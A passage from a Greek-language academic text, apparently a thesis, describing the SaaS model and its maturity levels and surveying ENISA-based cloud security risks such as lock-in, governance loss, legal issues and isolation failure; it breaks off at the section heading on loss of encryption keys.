Εν τω μεταξύ, οι ευρυζωνικές υπηρεσίες έχουν γίνει όλο και περισσότερο διαθέσιμες για την υποστήριξη των χρηστών με πρόσβαση σε περισσότερες περιοχές από όλο τον κόσμο. Τα τεράστια άλματα που έγιναν από τους παρόχους υπηρεσιών Internet (ISP) για την αύξηση του εύρους ζώνης, και η συνεχής εισαγωγή όλο και πιο ισχυρών μικροεπεξεργαστών σε συνδυασμό με ανέξοδες συσκευές αποθήκευσης δεδομένων, παρέχει τεράστιες πλατφόρμες για το σχεδιασμό, την ανάπτυξη και τη χρήση του λογισμικού σε όλους τους τομείς των επιχειρήσεων.
Οι SaaS εφαρμογές πρέπει επίσης να είναι σε θέση να αλληλεπιδρούν με άλλα δεδομένα και άλλες εφαρμογές σε μια εξίσου μεγάλη ποικιλία πλατφόρμων. Το μοντέλο SaaS είναι στενά συνδεδεμένο με τα υπόλοιπα μοντέλα παροχής υπηρεσιών που περιγράψαμε. Γίνεται χρήση του Application Service Provider (ASP) μοντέλου, το οποίο είναι διαθέσιμο στους πελάτες μέσω του Διαδικτύου και ενός άλλου μοντέλου το οποίο ο παροχέας διαθέτει στον πελάτη ώστε να έχει πρόσβαση στην εφαρμογή με ένα αντίγραφο που δημιουργήθηκε αποκλειστικά για αυτό.

Το μοντέλο SaaS χρησιμοποιείται για την παροχή επιχειρηματικών λειτουργιών λογισμικού για εταιρικούς πελάτες με χαμηλό κόστος, ενώ επιτρέπει τους πελάτες να αποκτήσουν τα ίδια οφέλη που προσφέρει μια εμπορική άδεια. Το λογισμικό λειτουργεί εσωτερικά χωρίς τη σχετική πολυπλοκότητα της εγκατάστασης, της διαχείρισης, της υποστήριξης, της αδειοδότησης, και το υψηλό αρχικό κόστος. Οι περισσότεροι πελάτες δεν έχουν ενδιαφέρον για το πώς αναπτύχθηκε η εφαρμογή αλλά αν τους συμφέρει να χρησιμοποιήσουν το λογισμικό στην εργασία τους. Πολλοί τύποι λογισμικού είναι καλά προσαρμοσμένοι με το μοντέλο SaaS π.χ., λογιστική, διαχείριση πελατειακών σχέσεων, λογισμικό ηλεκτρονικού ταχυδρομείου, ασφάλεια, διαχείριση υπηρεσιών πληροφορικής, βίντεο conferencing, web analytics, διαχείριση περιεχομένου web.

Η διάκριση μεταξύ SaaS και παλαιότερων εφαρμογών που παρέχονται μέσω του Διαδικτύου είναι ότι τα μοντέλα SaaS αναπτύχθηκαν ειδικά για να εργάζονται μεweb browser. Η αρχιτεκτονική των SaaS εφαρμογών έχει σχεδιαστεί ειδικά για να υποστηρίξουν πολλούς χρήστες (multitenancy) ταυτόχρονα. Αυτή είναι μια μεγάλη διαφορά από το παραδοσιακό μοντέλο client / server παροχής υπηρεσιών (ASP) που απευθύνονται στο κοινό [10].

3.4.3.1 Ζητήματα εφαρμογής του μοντέλου SaaS

Πολλοί τύποι των στοιχείων λογισμικού και των εφαρμογών μπορούν να χρησιμοποιούνται στην ανάπτυξη του SaaS εφαρμογών. Χρησιμοποιώντας αυτή τη νέα τεχνολογία μπορεί δραστικά να μειωθεί ο χρόνος διάθεσης στην αγορά και το κόστος της μετατροπής ενός παραδοσιακού προιόντες σε τεχνολογία που τύπου SaaS. Σύμφωνα με τη Microsoft, οι αρχιτεκτονικές τύπου SaaS μπορούν να ταξινομηθούν σε τέσσερα επίπεδα που βασίζονται στην ευκολία διαμόρφωσης, απόδοσης και επεκτασιμότητας των εφαρμογών τους. Τα επίπεδα που περιγράφονται από τη Microsoft έχουν ως εξής:

- Επίπεδο 1 της SaaS Αρχιτεκτονικής – Ad - Hoc/Custom
  Στο πρώτο επίπεδο ωριμότητας κάθε πελάτης έχει μια μοναδική, προσαρμοσμένη έκδοση της εφαρμογής που φιλοξενείται. Η εφαρμογή τρέχει με δικό της στιγμιότυπο σε διακομιστές του παροχέα. Η μετεγκατάσταση μιας client-server εφαρμογής σε αυτό το επίπεδο του μοντέλου SaaS συνήθως απαιτεί τη μικρότερη προσπάθεια ανάπτυξης και μειωμένο κόστους λειτουργίας με την ενοποίηση του server και του εξοπλισμού.

- Επίπεδο 2 της SaaS Αρχιτεκτονικής - Παραμετροποίηση
  Το δεύτερο επίπεδο του SaaS παρέχει μεγαλύτερη ευελιξία του προγράμματος μέσω της διαμόρφωσης των μεταδεδομένων. Σε αυτό το επίπεδο, πολλοί πελάτες μπορούν να χρησιμοποιούν διαφορετικά στιγμιότυπα της ίδιας εφαρμογής. Αυτό επιτρέπει έναν προμηθευτή να καλύψει τις διαφορετικές ανάγκες του κάθε πελάτη, χρησιμοποιώντας ρυθμίσεις προσαρμοσμένες στον κάθε πελάτη. Επίσης, επιτρέπει την διευκόλυνση της συντήρησης καθώς ο πωλητής είναι σε θέση να συντηρεί την εφαρμογή ενημερώνοντας τον κώδικα που είναι κοινός.

- Επίπεδο 3 της SaaS Αρχιτεκτονικής - Πολλαπλή Απόδοση
  Το τρίτο επίπεδο προσθέτει πολλαπλή απόδοση στο δεύτερο επίπεδο. Αυτό οδηγεί σε ένα μόνο παράδειγμα προγράμματος που έχει την ικανότητα να εξυπηρετήσει όλους τους πελάτες ενός προμηθευτή. Αυτή η προσέγγιση επιτρέπει μεγαλύτερη αποδοτική χρήση των πόρων του server, χωρίς καμία εμφανή διαφορά στον τελικό χρήστη.

- Επίπεδο 4 της SaaS Αρχιτεκτονικής - Επεκτασιμότητα
  Στο τέταρτο επίπεδο προστίθεται η επεκτασιμότητα. Η αρχιτεκτονική που χρησιμοποιείται είναι σε θέση να υποστηρίζει περιπτώσεις που τρέχουν σε διαφορετικούς servers, μερικές φορές σε εκατοντάδες ή ακόμα και χιλιάδες. Η

Χωρητικότητα του συστήματος μπορεί να είναι αυξηθεί δυναμικά ή να μειωθεί ώστε να ταιριάζει με τη ζήτηση, με την προσθήκη ή την αφαίρεση servers, χωρίς την ανάγκη για περαιτέρω τροποποίηση της αρχιτεκτονικής του λογισμικού εφαρμογής.[10]

3.4.3.2 Βασικά χαρακτηριστικά και πλεονεκτήματα του μοντέλου Software as a Service

Η Ανάπτυξη εφαρμογών σε μια αρχιτεκτονική η οποία βασίζεται στους servers αποτελεί ένα πιο σύνθετο πρόβλημα από ό, τι συνήθως απαντώνται σε παραδοσιακά μοντέλα του λογισμικού ανάπτυξης. Ως αποτέλεσμα, οι εφαρμογές SaaS γενικά τιμολογούν με βάση των αριθμό των χρηστών που μπορούν να έχουν πρόσβαση στην υπηρεσία. Υπάρχουν συχνά πρόσθετα τέλη για τη χρήση των υπηρεσιών help desk, για το επιπλέον εύρους ζώνης και την αποθήκευση. Οι πηγές εσόδων για τον πωλητή είναι συνήθως χαμηλότερες από ό, τι μια παραδοσιακή άδειας χρήσης του λογισμικού.

Τα κύρια χαρακτηριστικά του μοντέλου SaaS είναι τα ακόλουθα:

- Η διαχείριση με βάση το Δίκτυο και η πρόσβαση σε εμπορικά διαθέσιμα λογισμικά από κεντρικά σημεία και όχι από το site του κάθε πελάτη, επιτρέπει στους πελάτες να αποκτήσουν πρόσβαση σε εφαρμογές εξ αποστάσεως μέσω του Διαδικτύου.

- Η Εφαρμογή διανέμεται από ένα -προς-πολλά μοντέλο (multitenant αρχιτεκτονική), σε αντίθεση με ένα παραδοσιακό ένα-προς-ένα μοντέλο.

- Κεντρική υποστήριξη και την ενημέρωση του κώδικα που δεν καθιστά αναγκαία τη λήψη και την εγκατάσταση από τη μεριά του χρήστη. Το SaaS μοντέλο χρησιμοποιείται συχνά σε συνδυασμό με ένα ευρύτερο δίκτυο επικοινωνίας και συνεργασίας [10].

Η ανάπτυξη εφαρμογών στο πλαίσιο των εταιρειών μπορεί να πάρει χρόνια, να καταναλώσουν τεράστιους πόρους, και να έχουν μη ικανοποιητικά αποτελέσματα. Παρά το γεγονός ότι αυτή η αρχική απόφαση είναι δύσκολη, είναι κάτι που μπορεί να οδηγήσει σε βελτιωμένη απόδοση, χαμηλότερο ρίσκο και μια γενναιόδωρη απόδοση των επενδύσεων. Όλο και αυξάνεται ο αριθμός των εταιρειών που θέλουν να χρησιμοποιήσουν το μοντέλο SaaS για την εταιρικές εφαρμογές, όπως η διαχείριση των σχέσεων με τους πελάτες. Το μοντέλο SaaS βοηθά τις επιχειρήσεις να διασφαλίζουν ότι όλες οι περιοχές χρησιμοποιούν τη σωστή έκδοση της εφαρμογής και, κατά συνέπεια, ότι η μορφή των δεδομένων που καταγράφονται και μεταφέρονται είναι συνεπείς και ακριβή. Με την τοποθέτηση της ευθύνης για την εφαρμογή στον πάροχο του μοντέλου SaaS, οι επιχειρήσεις μπορούν να μειώσουν τον χρόνο διοίκησης και διαχείρισης που θα είχαν για τις δικές τους εφαρμογές. Το μοντέλο SaaS βοηθά επίσης να αυξήσει τη διαθεσιμότητα των εφαρμογών σε τοποθεσίες παγκόσμιας κλίμακας. Το μοντέλο SaaS διασφαλίζει επίσης ότι όλες οι συναλλαγές καταγράφονται για σκοπούς συμμόρφωσης.

Τα οφέλη του SaaS για τον πελάτη είναι πολύ σαφής:

- Βελτιωμένη διαχείριση
- Αυτόματη ενημέρωση και υπηρεσίες διαχείρισης κώδικα
- Τα δεδομένα είναι συμβατά σε ολόκληρη την επιχείρηση (όλοι οι χρήστες έχουν την ίδια έκδοση του λογισμικού)
- Διευκόλυνση συνεργασίας
- Παγκόσμια πρόσβαση

Όπως έχουμε επισημάνει ,η χρήση ενός virtualization-server μπορεί να χρησιμοποιηθεί σε αρχιτεκτονικές τύπου SaaS. Ένα σημαντικό όφελος μιας virtualization πλατφόρμας είναι ότι μπορεί να αυξήσει την απόδοση ενός συστήματος χωρίς οποιαδήποτε ανάγκη για επιπρόσθετο προγραμματισμό. Αντίθετα, ένα τεράστιο κομμάτι του προγραμματισμού μπορεί να απαιτείται προκειμένου να κατασκευαστούν πιο αποτελεσματικές εφαρμογές. Το αποτέλεσμα παρέχει μεγαλύτερη ευελιξία και επιδόσεις προς τον τελικό χρήστη [10].

Κεφάλαιο 4 Ρίσκα και Κίνδυνοι Ασφαλείας στο Cloud

4.1 Συμβόλαια ασφαλείας και ρίσκα οργανισμού

Ο Ευρωπαϊκός Οργανισμός Δικτύου και Ασφαλείας Πληροφοριών (ENISA-European Network and Information Security Agency) ασχολήθηκε με ζητήματα ασφαλείας και παρείχε τα πιο σημαντικά ρίσκα στην ασφάλεια κατά την υιοθέτηση του Cloud Computing,τα οποία πρέπει να ληφθούν υπόψη πριν τη μετάβαση σε υπηρεσίες Cloud. Αυτά τα ρίσκα μπορούν να διαχωριστούν στις εξής κατηγορίες:

- **Συμβόλαια ασφαλείας και ρίσκα οργανισμού**, όπως το "lock-in" του παρόχου, η απώλεια διακυβέρνησης, οι δυσκολίες συμβατότητας και η απόκτηση παρόχου υπηρεσιών Cloud.

- **Τεχνικά ρίσκα**, όπως διαρροή πληροφοριών, απώλεια κλειδιών κωδικοποίησης και σύγκρουση μεταξύ των διαδικασιών εφαρμοσμένες από πελάτες για την μείωση της τρωτότητας των συστημάτων και των πλατφορμών Cloud.

- **Νομικά ρίσκα**, όπως είναι η προστασία δεδομένων και η αδειοδότηση λογισμικού.

- **Ρίσκα που δεν είναι αποκλειστικά για τις υπηρεσίες Cloud**,όπως προβλήματα δικτύου, μη εξουσιοδοτημένη πρόσβαση στα κέντρα πληροφοριών και φυσικές καταστροφές [11].

Αναλύοντας τα ρίσκα ασφαλείας που υπάρχουν κατά την μετάβαση των επιχειρήσεων σε αυτό θα πρέπει να γίνει μια σύγκριση σχετικά με τις περιγραφές του κινδύνου που αναφέρονται παρακάτω:

- Ο κίνδυνος θα πρέπει πάντοτε να νοείται σε σχέση με τη συνολική επιχειρηματική ευκαιρία και την διάθεση για ρίσκο - μερικές φορές ο κίνδυνος αντισταθμίζεται από την ευκαιρία. οι υπηρεσίες Cloud δεν είναι μόνο για την κατάλληλη αποθήκευση και πρόσβαση από πολλές συσκευές, αλλά περιλαμβάνει σημαντικά οφέλη, όπως η πιο εύκολη επικοινωνία και άμεσα πολλαπλά σημεία συνεργασίας. Ως εκ τούτου, μια ανάλυση των ρίσκων θα πρέπει να συγκριθεί όχι μόνο με τους κινδύνους στην αποθήκευση δεδομένων σε διαφορετικές θέσεις(στις εγκαταστάσεις στο cloud), αλλά και τους κινδύνους που υπάρχουν στις εγκαταστάσεις-δεδομένα που είναι αποθηκευμένα στις εγκαταστάσεις του cloud π.χ. ένα υπολογιστικό φύλλο – στέλνεται μέσω ηλεκτρονικού ταχυδρομείου σε άλλα άτομα για τη συνεισφορά τους, ενάντια στα θέματα ασφαλείας ενός υπολογιστικού φύλλου που αποθηκεύεται στο cloud και είναι ανοικτός στη συνεργασία μεταξύ των προσώπων αυτών. Επίσης, οι κίνδυνοι από τη χρήση του cloud computing θα

πρέπει να συγκριθούν με τους κινδύνους της παραμονής σε παραδοσιακές λύσεις, όπως τα desktop-based μοντέλα.

- Το επίπεδο του κινδύνου σε πολλές περιπτώσεις διαφέρει σημαντικά ανάλογα με τον τύπο της αρχιτεκτονικής του cloud που εξετάζεται.

- Είναι δυνατό για τον πελάτη του cloud να μεταφέρει κινδύνους στον πάροχο του cloud οπότε οι κίνδυνοι πρέπει να εξεταστούν εναντίον του κόστος οφέλους που έλαβε από τις υπηρεσίες. Ωστόσο, δεν μπορούν να μεταφερθούν όλοι οι κίνδυνοι. Εάν ένας κίνδυνος οδηγεί στην αποτυχία μιας επιχείρησης, την σοβαρή ζημία στη φήμη της ή σε νομικές συνέπειες, είναι δύσκολο ή αδύνατο για οποιοδήποτε άλλο μέρος να αποζημίωση για τη ζημία αυτή.

- Η ανάλυση των κινδύνων παρακάτω αφορά για την τεχνολογία cloud.Δεν ισχύει για κάποια συγκεκριμένη προσφορά cloud computing ή εταιρεία.

- Το επίπεδο των κινδύνων που εκφράζεται παρακάτω είναι από την σκοπιά του πελάτη cloud.

4.1.1 Απώλεια διακυβέρνησης (Loss of governance)

Χρησιμοποιώντας τις υποδομές cloud,ο πελάτης παραχωρεί κατ 'ανάγκην τον έλεγχο μιας σειράς ζητημάτων στον πάροχο του Cloud που μπορούν να επηρεάσουν την ασφάλεια. Οι πάροχοι υπηρεσιών Διαδικτύου περιλαμβάνουν συνήθως συμφωνίες επιπέδου υπηρεσιών στο πλαίσιο των όρων των συμβολαίων τους με τους πελάτες για να καθορίσουν το επίπεδο των υπηρεσιών που πωλούνται (SLAs). Την ίδια στιγμή, δεν μπορούν να προσφέρουν μια δέσμευση για την παροχή τέτοιων υπηρεσιών εκ μέρους του παρόχου cloud, αφήνοντας έτσι ένα κενό στην άμυνα της ασφάλειας. Επιπλέον, ο πάροχος του cloud μπορεί να αναθέσει ή να συν-αναλάβει τις υπηρεσίες με τρίτους (με άγνωστος παρόχους), όπου δεν μπορούν να προσφέρουν τις ίδιες εγγυήσεις (όπως την παροχή υπηρεσίας με νόμιμο τρόπο)όπως αυτά εκδόθηκαν από τον αρχικό πάροχο του cloud. Οπότε ο έλεγχος του παρόχου cloud αλλάζει, έτσι οι όροι και οι προϋποθέσεις των υπηρεσιών τους μπορούν επίσης να αλλάξουν.

Η απώλεια της διακυβέρνησης και του ελέγχου θα μπορούσε να έχει σοβαρές επιπτώσεις στην στρατηγική του οργανισμού και συνεπώς στην ικανότητα να ανταποκριθεί στην αποστολή και τους στόχους της. Η απώλεια του ελέγχου και της διαχείρισης μπορεί να οδηγήσει στην αδυναμία συμμόρφωσης με τις απαιτήσεις ασφάλειας, την έλλειψη εμπιστευτικότητας, της ακεραιότητας και της διαθεσιμότητας των δεδομένων και την επιδείνωση των επιδόσεων και της ποιότητας των παρεχόμενων υπηρεσιών.

4.1.2 Lock-in

Δεν υπάρχει επί του παρόντος προσφορά εργαλείων, διαδικασιών ή μορφές δεδομένων ή υπηρεσίες διασύνδεσης που θα μπορούσαν να εγγυηθούν την φορητότητα των δεδομένων, των εφαρμογών και των υπηρεσιών. Αυτό μπορεί να κάνει δύσκολο για τον πελάτη να μεταβεί από τον ένα φορέα στον άλλο ή την μετεγκατάσταση των δεδομένων και των υπηρεσιών πίσω σε ένα in-house IT

περιβάλλον. Αυτό δηλώνει μια εξάρτηση από έναν συγκεκριμένο πάροχο cloud για την παροχή υπηρεσιών, ειδικά αν η φορητότητα των δεδομένων, που είναι η πιο βασική λειτουργία, δεν είναι διαθέσιμη.
Είναι σημαντικό να κατανοήσουμε ότι η έκταση και η φύση του lock-in ποικίλλει ανάλογα με τον τύπο του cloud:

SaaS Lock-in: Τα δεδομένα των πελατών αποθηκεύονται συνήθως σε μια προσαρμοσμένη βάση δεδομένων που σχεδιάστηκε από τον πάροχο SaaS. Οι περισσότεροι πάροχοι SaaS προσφέρουν API "κλήσεις" για να διαβάζουν (και ως εκ τούτου να «εξάγουν») τα αρχεία των δεδομένων τους. Ωστόσο, αν ο πάροχος δεν προσφέρει μια έτοιμη ρουτίνα «εξαγωγής» των δεδομένων, ο πελάτης θα πρέπει να αναπτύξει ένα πρόγραμμα για την εξαγωγή των δεδομένων του και να το γράψει σε ένα αρχείο έτοιμο για εισαγωγή σε έναν άλλον πάροχο. Θα πρέπει να σημειωθεί ότι υπάρχουν λίγες επίσημες συμφωνίες σχετικά με τη δομή των αρχείων των επιχειρήσεων(π.χ., μια εγγραφή πελάτη σε ένα SaaS πάροχο μπορεί να έχει διαφορετικά πεδία από έναν άλλο πάροχο),αν και υπάρχουν κοινές βασικές μορφές αρχείων για την εξαγωγή και την εισαγωγή δεδομένων π.χ.XML. Ο νέος πάροχος μπορεί συνήθως να βοηθήσει για να πραγματοποιηθεί κάποια τέτοια μετατροπή με ένα διαπραγματεύσιμο κόστος. Ωστόσο, αν τα δεδομένα πρόκειται να επανέλθουν στο εσωτερικό, ο πελάτης θα πρέπει να γράψει ρουτίνες εισαγωγής όπου περιλαμβάνουν τυχόν απαιτούμενα δεδομένα χαρτογράφησης, εκτός εάν ο πάροχος cloud προσφέρει μια τέτοια ρουτίνα. Καθώς οι πελάτες αξιολογήσουν το θέμα αυτό πριν τη λήψη σημαντικών αποφάσεων για την μετακίνηση τους στο cloud,για τις επιχειρήσεις ένα μακροπρόθεσμο ενδιαφέρον όσον αφορά για τους παρόχους cloud είναι να μπορούν να κάνουν την φορητότητα των δεδομένων εύκολη, πλήρης και όσο το δυνατόν αποδοτική.

Η εφαρμογή lock-in είναι η πιο εμφανής μορφή lock-in (αν και δεν είναι ειδικά για τις υπηρεσίες cloud). Οι SaaS πάροχοι αναπτύσσουν συνήθως μια προσαρμοσμένη εφαρμογή ειδικά για τις ανάγκες της αγοράς-στόχου τους. Οι SaaS πελάτες με μια μεγάλη βάση χρηστών μπορεί να συνεπάγεται σε μια πολύ υψηλού κόστους μετατροπή κατά τη μετάβαση σε άλλο πάροχο SaaS, καθώς η εμπειρία του τελικού χρήστη επηρεάζετε (π.χ η επιμόρφωση είναι απαραίτητη). Σε περίπτωση που ο πελάτης έχει αναπτύξει προγράμματα για να αλληλεπιδρούν με τους παρόχους API άμεσα(π.χ., για την ενοποίηση με άλλες εφαρμογές),αυτές θα πρέπει επίσης να ξαναγραφούν για να ληφθεί υπόψη το νέο API του παρόχου.

PaaS Lock-in:Το PaaS lock-in συμβαίνει τόσο στο επίπεδο API(δηλαδή την πλατφόρμα ειδικών API κλήσεων) και στο συνθετικό επίπεδο. Για παράδειγμα, ο πάροχος PaaS μπορεί να προσφέρει μια υψηλής απόδοσης back-end αποθήκευσης δεδομένων. Ο πελάτης όχι μόνο πρέπει να αναπτύξει κώδικα χρησιμοποιώντας το σύνηθες APIs που προσφέρεται από τον πάροχο, αλλά πρέπει επίσης να κρυπτογραφήσει ρουτίνες προσβάσεις δεδομένων με έναν τρόπο που είναι συμβατός με το back-end αποθήκευσης δεδομένων. Ο κώδικας αυτός δεν θα είναι απαραίτητα φορητός σε όλους τους PaaS παρόχους, ακόμη και αν ένα φαινομενικά συμβατό API προσφέρεται, καθώς το μοντέλο πρόσβασης δεδομένων μπορεί να είναι διαφορετικά.

- Το PaaS lock-in στο επίπεδο API συμβαίνει καθώς διαφορετικοί πάροχοι προσφέρουν διαφορετικά APIs.

- Το PaaS lock-in συμβαίνει στο χρόνο εκτέλεσης του επιπέδου καθώς οι συνήθεις χρόνοι εκτέλεσης είναι συχνά προσαρμοσμένοι για να λειτουργούν με ασφάλεια σε ένα περιβάλλον cloud. Για παράδειγμα, ο χρόνος εκτέλεσης ενός Java μπορεί να έχει «επικίνδυνες» κλήσεις όπου αποσύρονται ή έχουν τροποποιηθεί για λόγους ασφάλεια. Η ευθύνη ανήκει στους προγραμματιστές των πελατών όπου πρέπει να κατανοήσουν και να λαμβάνουν υπόψην αυτές τις διαφορές.

- Το PaaS πάσχει επίσης από lock-in δεδομένων, με τον ίδιο τρόπο όπως και στο SaaS, αλλά στην προκειμένη περίπτωση το βάρος πέφτει αποκλειστικά στον πελάτη όπου θα πρέπει να δημιουργήσει συμβατές ρουτίνες εξαγωγής.

IaaS-Lock-in: Το IaaS lock-in ποικίλλει ανάλογα την συγκεκριμένη υπηρεσία υποδομής του προμηθευτή. Για παράδειγμα, ένας πελάτης που χρησιμοποιεί την αποθήκευση cloud δεν θα επηρεαστεί από μη συμβατές μορφές εικονικής μηχανής.

- Οι πάροχοι IaaS συνήθως προσφέρουν hypervisors που βασίζονται σε εικονικές μηχανές. Το λογισμικό και τα μεταδεδομένα της εικονικής μηχανής ομαδοποιούνται για τη φορητότητα συνήθως μόνο εντός του cloud του παρόχου. Η μετεγκατάσταση μεταξύ των παρόχων είναι ασήμαντη έως ότου εγκριθούν τα ανοικτά πρότυπα, όπως το OVF. Οι IaaS πάροχοι αποθήκευσης ποικίλλουν ανάλογα με την απλουστευμένη κλειδιού / τιμής βασιζόμενης αποθήκευσης δεδομένων και με την πολιτική που ενισχύουν τα αρχεία στην αποθήκευση. Ωστόσο το επίπεδο εφαρμογής εξαρτάται από συγκεκριμένα χαρακτηρίστηκα της πολιτικής(π.χ., του ελέγχου πρόσβασης)και έτσι μπορεί να περιορίσει την επιλογή του πελάτη για πάροχο. Το lock-in των δεδομένων είναι μια προφανής ανησυχία για τις υπηρεσίες αποθήκευσης IaaS. Καθώς οι πελάτες του cloud ωθούνε περισσότερα δεδομένα για αποθήκευση στο cloud,το lock-in των δεδομένων αυξάνεται εκτός και εάν ο πάροχος του cloud προβλέπει τη δυνατότητα μεταφοράς δεδομένων. Ας υποθέσουμε ένα σενάριο όπου είναι κοινό για όλους τους παρόχους, ότι υπάρχει μια κρίση εμπιστοσύνης στην οικονομική κατάσταση του παρόχου του cloud , και ως εκ τούτου θα υπάρξει μια μαζική έξοδος και απόσυρση των περιεχομένων του. Στη συνέχεια, σε μια κατάσταση όπου ένας πάροχος περιορίζει το ποσό του «περιεχομένου» του (δεδομένα και κώδικες εφαρμογών) που μπορούν να «αποσυρθούν» σε ένα συγκεκριμένο χρονικό διάστημα, ορισμένοι πελάτες δεν θα είναι ποτέ σε θέση να ανακτήσουν τα δεδομένα και τις εφαρμογές τους [12].

4.1.3 Δυσκολίες συμβοτότητας

Η επένδυση στην επίτευξη της πιστοποίησης (π.χ. βιομηχανικές προδιαγραφές ή ρυθμιστικές απαιτήσεις) μπορεί να τεθεί σε κίνδυνο από τη μετανάστευση στο cloud όταν: ο πάροχος cloud δεν μπορεί να παρέχει αποδείξεις της δικής του συμμόρφωσής ως προς τις σχετικές απαιτήσεις. Ο πάροχος cloud δεν επιτρέπει τον έλεγχο από τον πελάτη του cloud. Σε ορισμένες περιπτώσεις, αυτό σημαίνει επίσης ότι η χρήση μιας

δημόσιας υποδομής cloud σημαίνει ότι ορισμένα είδη της συμμόρφωσης δεν μπορούν να επιτευχθούν (π.χ. PCI DSS) [13].

4.2 Νομικά Ρίσκα

4.2.1 Προστασία των δεδομένων

Το cloud computing δημιουργεί πολλούς κινδύνους στην προστασία των δεδομένων για τους πελάτες του cloud και τους παρόχους του. Σε ορισμένες περιπτώσεις, μπορεί να είναι δύσκολο για τον πελάτη του cloud(στο ρόλο του ως υπεύθυνος της διαχείρισης των δεδομένων)να ελέγχει αποτελεσματικά τις πρακτικές διαχείρισης των δεδομένων που εφαρμόζει ο πάροχος του cloud και επομένως να μην είναι σίγουρος ότι τα δεδομένα διαχειρίζονται με νόμιμο τρόπο. Αυτό το πρόβλημα επιδεινώνεται σε περιπτώσεις πολλαπλής διαβιβάσεις δεδομένων π.χ. μεταξύ συνδεόμενων cloud. Από την άλλη πλευρά, ορισμένοι πάροχοι cloud παρέχουν πληροφορίες σχετικά με τις πρακτικές επεξεργασίας των δεδομένων τους. Κάποιοι επίσης προσφέρουν περιλήψεις σχετικά με την πιστοποίηση που ακολουθούν για την επεξεργασία των δεδομένων τους και τις δραστηριότητες ασφάλειας και τους ελέγχους των δεδομένων που διαθέτουν π.χ.SAS70 πιστοποίηση.

Μπορεί να υπάρχουν στοιχεία παραβίασης της ασφάλειας τα οποία δεν κοινοποιούνται στον υπεύθυνο διαχείρισης από τον πάροχο του cloud. Ο πελάτης του cloud μπορεί να χάσει τον έλεγχο των δεδομένων του που υφίστανται επεξεργασία από τον πάροχο του cloud. Το πρόβλημα αυτό αυξάνεται σε περίπτωση που υπάρχει πολλαπλή μεταβίβαση δεδομένων (π.χ. μεταξύ συνενωμένων παρόχων cloud). Ο πάροχος του cloud (ο υπεύθυνος διαχείρισης) μπορεί να λάβει δεδομένα που δεν έχουν νομίμως συλλεχθεί από τους πελάτες τους.

4.2.2 Κίνδυνοι αδειών

Τους όρους αδειοδότησης, όπως ανάθεση συμφωνιών και οι απευθείας σύνδεση στους ελέγχους αδειών μπορεί να είναι ανεφάρμοστη σε περιβάλλον cloud. Για παράδειγμα, αν το λογισμικό χρεώνεται με βάση κάθε φορά που ένα νέο μηχάνημα αρχικοποιείται, τότε το κόστος αδειοδότησης του πελάτη cloud μπορεί να αυξηθεί εκθετικά, ακόμη και αν χρησιμοποιούν τον ίδιο αριθμό μηχανημάτων για την ίδια διάρκεια. Στην περίπτωση των PaaS και IaaS,υπάρχει η δυνατότητα για τη δημιουργία πρωτότυπου έργου στο σύννεφο (νέες εφαρμογές, το λογισμικό κλπ.). Όπως με όλα τα δικαιώματα πνευματικής ιδιοκτησίας, εάν δεν προστατεύεται από τις κατάλληλες συμβατικές ρήτρες ,αυτό το πρωτότυπο έργο ενδέχεται να διατρέχει κίνδυνο [13].

4.3 Τεχνικά ρίσκα

4.3.1 Αποτυχία απομόνωσης (Isolation failure)

Η πολλαπλή-μίσθωση και οι μοιραζόμενοι πόροι είναι αυτά που ορίζουν τα χαρακτηριστικά του cloud computing. Αυτή η κατηγορία κινδύνου καλύπτει την αποτυχία των μηχανισμών να διαχωρίζει την αποθήκευση, τη μνήμη, τη δρομολόγηση και ακόμη και την φήμη μεταξύ των διαφόρων ενοικιαστών (π.χ., οι αποκαλούμενες quest- hopping επιθέσεις). Ωστόσο, θα πρέπει να ληφθεί υπόψη ότι οι επιθέσεις στους μηχανισμούς της απομόνωσης των πόρων(π.χ. ενάντια hypervisors) εξακολουθούν να είναι λιγότεροι σε αριθμό και πολύ πιο δύσκολο για έναν εισβολέα να θέσει σε εφαρμογή σε σχέση με τις επιθέσεις στα παραδοσιακά λειτουργικά συστήματα.

4.3.2 Κακόβουλος χρήστης εσωτερικά – κάταχρηση ρόλων υψηλού προνομίου

Οι κακόβουλες δραστηριότητες εκ των έσω θα μπορούσε να έχει αντίκτυπο: στην εμπιστευτικότητα, την ακεραιότητα και την διαθεσιμότητα όλων των ειδών των δεδομένων,IP, όλα τα είδη των υπηρεσιών και ως εκ τούτου έμμεσα στη φήμη του οργανισμού και στην εμπιστοσύνη των πελατών. Αυτό μπορεί να θεωρηθεί ιδιαίτερα σημαντικό στην περίπτωση του cloud computing, λόγω του γεγονότος ότι οι αρχιτεκτονικές του cloud απαιτούν συγκεκριμένους ρόλους που είναι εξαιρετικά υψηλού κινδύνου. Παραδείγματα τέτοιων ρόλων περιλαμβάνουν τους Cloud Provider διαχειριστές του συστήματος και των ελεγκτών καθώς και τους διαχειριστές υπηρεσιών ασφαλείας που ασχολούνται με τις αναφορές ανίχνευσης εισβολής και την αντιμετώπιση τους. Καθώς αυξάνεται η χρήση του cloud, οι εργαζόμενοι των παρόχων cloud γίνονται όλο και περισσότερο στόχοι από κακόβουλες ομάδες με σκοπό να υποκλέψουν πληροφορίες για τους πελάτες των παρόχων cloud που εργάζονται.

4.3.3 Παρακολούθηση δεδομένων κατά τη μεταφορά τους

Το cloud computing,είναι μια κατανεμημένη αρχιτεκτονική, που σημαίνει ότι περιλαμβάνει περισσότερα δεδομένα κατά τη μεταφορά από τις παραδοσιακές υποδομές. Για παράδειγμα, τα δεδομένα πρέπει να μεταφερθούν έτσι ώστε να συγχρονίζονται πολλαπλά η διανομή εικόνων μηχανής, οι εικόνες στη συνέχεια διανέμονται σε πολλαπλές φυσικές μηχανές, μεταξύ των υποδομών cloud και των απομακρυσμένων Web πελατών. Επιπλέον, η περισσότερη χρήση των κέντρων-δεδομένων υλοποιείται μέσω μιας ασφαλούς VPN-ως περιβάλλον σύνδεσης, μια πρακτική που δεν ακολουθείται πάντα στο πλαίσιο του cloud. Οι επιθέσεις Sniffing,spoofing,man-in-the-middle και οι επιθέσεις αναπαραγωγής θα πρέπει να θεωρούνται ως πιθανές πηγές κινδύνου. Επιπλέον, σε ορισμένες περιπτώσεις οι πάροχοι cloud δεν προσφέρουν ρήτρα εμπιστευτικότητας ή μη αποκάλυψης. Ακόμα οι ρήτρες αυτές δεν είναι επαρκείς για να εγγυηθούν την προστασία των απόρρητων πληροφοριών του πελάτη και την «τεχνογνωσία» του πως αυτές μοιράζονται στο cloud.

4.3.4 Απώλεια κλειδιών κρυπτογράφησης

